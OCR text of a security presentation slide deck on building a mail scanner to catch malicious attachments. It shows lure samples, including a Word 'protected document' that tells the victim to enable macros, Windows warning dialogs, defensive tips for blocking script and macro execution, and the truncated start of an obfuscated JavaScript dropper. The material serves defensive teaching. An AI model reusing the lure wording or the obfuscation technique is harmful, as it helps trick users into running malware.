# Building a Poor Man's "F1r3Ey3" Mail Scanner

# $ cat ~/whoami.xml


```
<profile>
  <real_name>Xavier Mertens</real_name>
  <day_job>Freelancer</day_job>
  <night_job>Hacker, Blogger</night_job>
 <![CDATA[
     www.truesec.be
     blog.rootshell.be
     isc.sans.edu
     www.brucon.org
   ]]>
</profile>
```


/dev/random
Can't sleep, hackers will eat me!




# $ cat ~/.profile

- I like (your) data
- Playing "Active Defense"
- I prefer t-shirts than ties
- Geek and gadgets fan!



# $ cat ~/disclaimer.txt

"The opinions expressed in this presentation are those of the speaker and do not necessarily reflect those of past, present employers, partners or customers."


SPAM, FUCKING SPAM
U SEE SPAM EVERYWHERE, EVERYWHERE!!!!!!!!!!!!!
memegen.it


I
SPAM

Company Name

INVOICE

Company Address line here
City, State, Zip Code
Phone: xxxxxxxxx
Fax: xxxxxxx
Website: www.companywebsite.com

Name: _____ Date: _____
Address: _____
City: _____ State: _____ Zip Code: _____
Phone: _____ Alt. Phone: _____

Shipping Information Form


| City | Description | Price | Total |
|---|---|---|---|
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |

Important Notes:

Sub Total: _____
Tax: _____
Total Due: _____


_____
Authorized Signature


Thank You for Your Business!




| | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | | | | | | K | L | M | N | O | | |
| | | | | | | | | | | Wk 1 Cost | Wk 2 Qty | Wk 2 Cost | Wk 3 Qty | Wk 3 Cost | Wk 4 Qty | |
| 2 | 4 | | | | | | | | | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 3 | 662 | | | | | | | | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 4 | 779243 | | | | | | | | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 5 | 815306 | LID | | | | | | | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 6 | 860055 | LID PL | | | | | | - | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 7 | 860060 | CUP FOAM | | | | | | - | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 8 | 774704 | PAPRIKA | | | | | | - | 0.00 | $ - | 1.00 | $ 5.79 | 0.00 | $ - | 0.00 | |
| 9 | 664005 | Mustard Prepare | | | | | | $ - | 1.00 | $ 3.75 | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 10 | 750100 | CHEESE PARMESAN | | | | | | $ - | 0.00 | $ - | 0.00 | $ - | 1.00 | $ 13.27 | 0.00 | |
| 11 | 250025 | EGG FRESH SHELL MED | | | | | 0.00 | $ - | 1.00 | $ 15.89 | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 12 | 686034 | VINEGAR APPL CIDER 40GR | | | | | 0.00 | $ - | 0.00 | $ - | 1.00 | $ 17.77 | 0.00 | $ - | 0.00 | |
| 13 | 29078 | LIME 12 CT | | | | | 0.00 | $ - | 2.00 | $ 8.99 | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 14 | 650547 | TOMATO DICED W/GREEN CHILES | | | | 0 | 0.00 | $ - | 1.00 | $ 18.88 | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 15 | 286500 | Ice Cream Vanilla Cr 3 Gal | | | 4 | fl oz | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 16 | 650474 | KETCHUP FANCY 33% SOLIDS | Be | | 0 | 0 | 0.00 | $ - | 1.00 | $ 20.69 | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 17 | 140005 | MUSHROOM WHITE SMALL BUTTON | Ben E | | 0 | 0 | 0.00 | $ - | 1.00 | $ 20.98 | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 18 | 771131 | CROUTON SEASONED HOMESTYLE | Ben E Ke | | 0 | 0 | 0.00 | $ - | 0.00 | $ - | 1.00 | $ 22.30 | 0.00 | $ - | 0.00 | |
| 19 | 660409 | SAUCE LOUISIANA RED HOT | Ben E Keith | | 0 | 0 | 0.00 | $ - | 1.00 | $ 11.24 | 0.00 | $ - | 1.00 | $ 11.24 | 0.00 | |
| 20 | 150015 | Onion Green Iceless W/Root | Ben E Keith | 1 - PRODUCE | 32 | oz | 0.00 | $ - | 1.00 | $ 8.29 | 1.00 | $ 8.29 | 0.00 | $ - | 0.00 | |
| 21 | 780009 | SUGAR BROWN LIGHT IN BAGS | Ben E Keith | 4 - GROCERY | 0 | 0 | 0.00 | $ - | 0.00 | $ - | 1.00 | $ 27.69 | 0.00 | $ - | 0.00 | |
| 22 | 155030 | Onion Yellow Jumbo | Ben E Keith | 1 - PRODUCE | 800 | oz | 0.00 | $ - | 0.00 | $ - | 1.00 | $ 13.99 | 0.00 | $ - | 0.00 | |
| 23 | 774173 | Pepper Red Crushed | Ben E Keith | 4 - GROCERY | 52 | oz | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | $ - | 0.00 | |
| 24 | 920919 | TUMBLER 20 OZ AMBER | Ben E Keith | 8 - EQUIP & SUPPLY | 0 | 0 | 0.00 | $ - | 0.00 | $ - | 1.00 | $ 29.99 | 0.00 | $ - | 0.00 | |


Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: programatic.exe
Publisher: Unknown Publisher
Type: Application
From: 172.16.1.1
Run
Cancel
does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?


21% of OLDDOS.EXE Completed
Saving:
OLDDOS.EXE from ftp.cyf-kr.ed pl
Estimated time left:
Download to:
Transfer rate:
Close this dialog box when download completes
Open
Open Folder
Cancel


label_24672223.doc [Compatibility Mode] - Word
FILE
HOME
INSERT
DESIGN
PAGE LAYOUT
REFERENCES
MAILINGS
REVIEW
VIEW
Sign in
Paste
Cut
Copy
Format Painter
Calibri
11
Clipboard
Font
Paragraph
Styles
Editing
Find
Replace
Select
SECURITY WARNING Macros have been disabled.
Enable Content
PROTECTED DOCUMENT
This file is protected by Microsoft Office.
Please enable Editing and Content to see this document.
CAN'T VIEW THE DOCUMENT? FOLLOW THE STEPS BELOW.
1. Open the document in Microsoft Office. Previewing online does not work for protected documents.
2. If you downloaded this document from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enabled editing, please click "Enable Content" on the yellow bar above.
PAGE 1 OF 1
0 WORDS
100%


Windows Script Host
Usage: WScript scriptname.extension [option...] [arguments...]
Options:
//B Batch mode: Suppresses script errors and prompts from displaying
//D Enable Active Debugging
//E:engine Use engine for executing script
//H:CScript Changes the default script host to CScript.exe
//H:WScript Changes the default script host to WScript.exe (default)
//I Interactive mode (default, opposite of //B)
//Job:xxxx Execute a WSF job
//Logo Display logo (default)
//Nologo Prevent logo display: No banner will be shown at execution time
//S Save current command line options for this user
//T:nn Time out in seconds: Maximum time a script is permitted to run
//X Execute script in debugger
OK

# Characteristics

- Low detection level by regular AV's
- Only a "dropper"
  (payload can be remote or local)
- Scripting languages
  (multiple ways to achieve the same result)

# Quick Tip

s/[wc]script.exe/notepad.exe/

More info:
https://isc.sans.edu/forums/diary/Controlling+JavaScript+Malware+Before+it+Runs/21171/

# Quick Tip

## Disable Office macros via GPO

More info:
https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/

“O”+Chr(98)+”bfu”+ “sc\x61te”

“All The Things”

```
var aunVct = ';'+'}'+'
'+';'+')'+'('+']'+'t'+'L'+'C'+'H'+'['+'3'+'s'+'S'+' '+';'+')'+'2'+'
'+','+'2'+'j'+'A'+'K'+'H'+'('+']'+'o'
+'E'+'D'+' '+'+'+' '+'0'+'g'+'B'+' '+'+'+'
'+'6'+'n'+'O'+'W'+'['+'3'+'s'+'S'+'
'+';'+')'+')'+'5'+'p'+'R'+'T'+'('+'a'+'G'+'K'+'('+']'
+'7'+'y'+'H'+'N'+'X'+' '+'+'+'
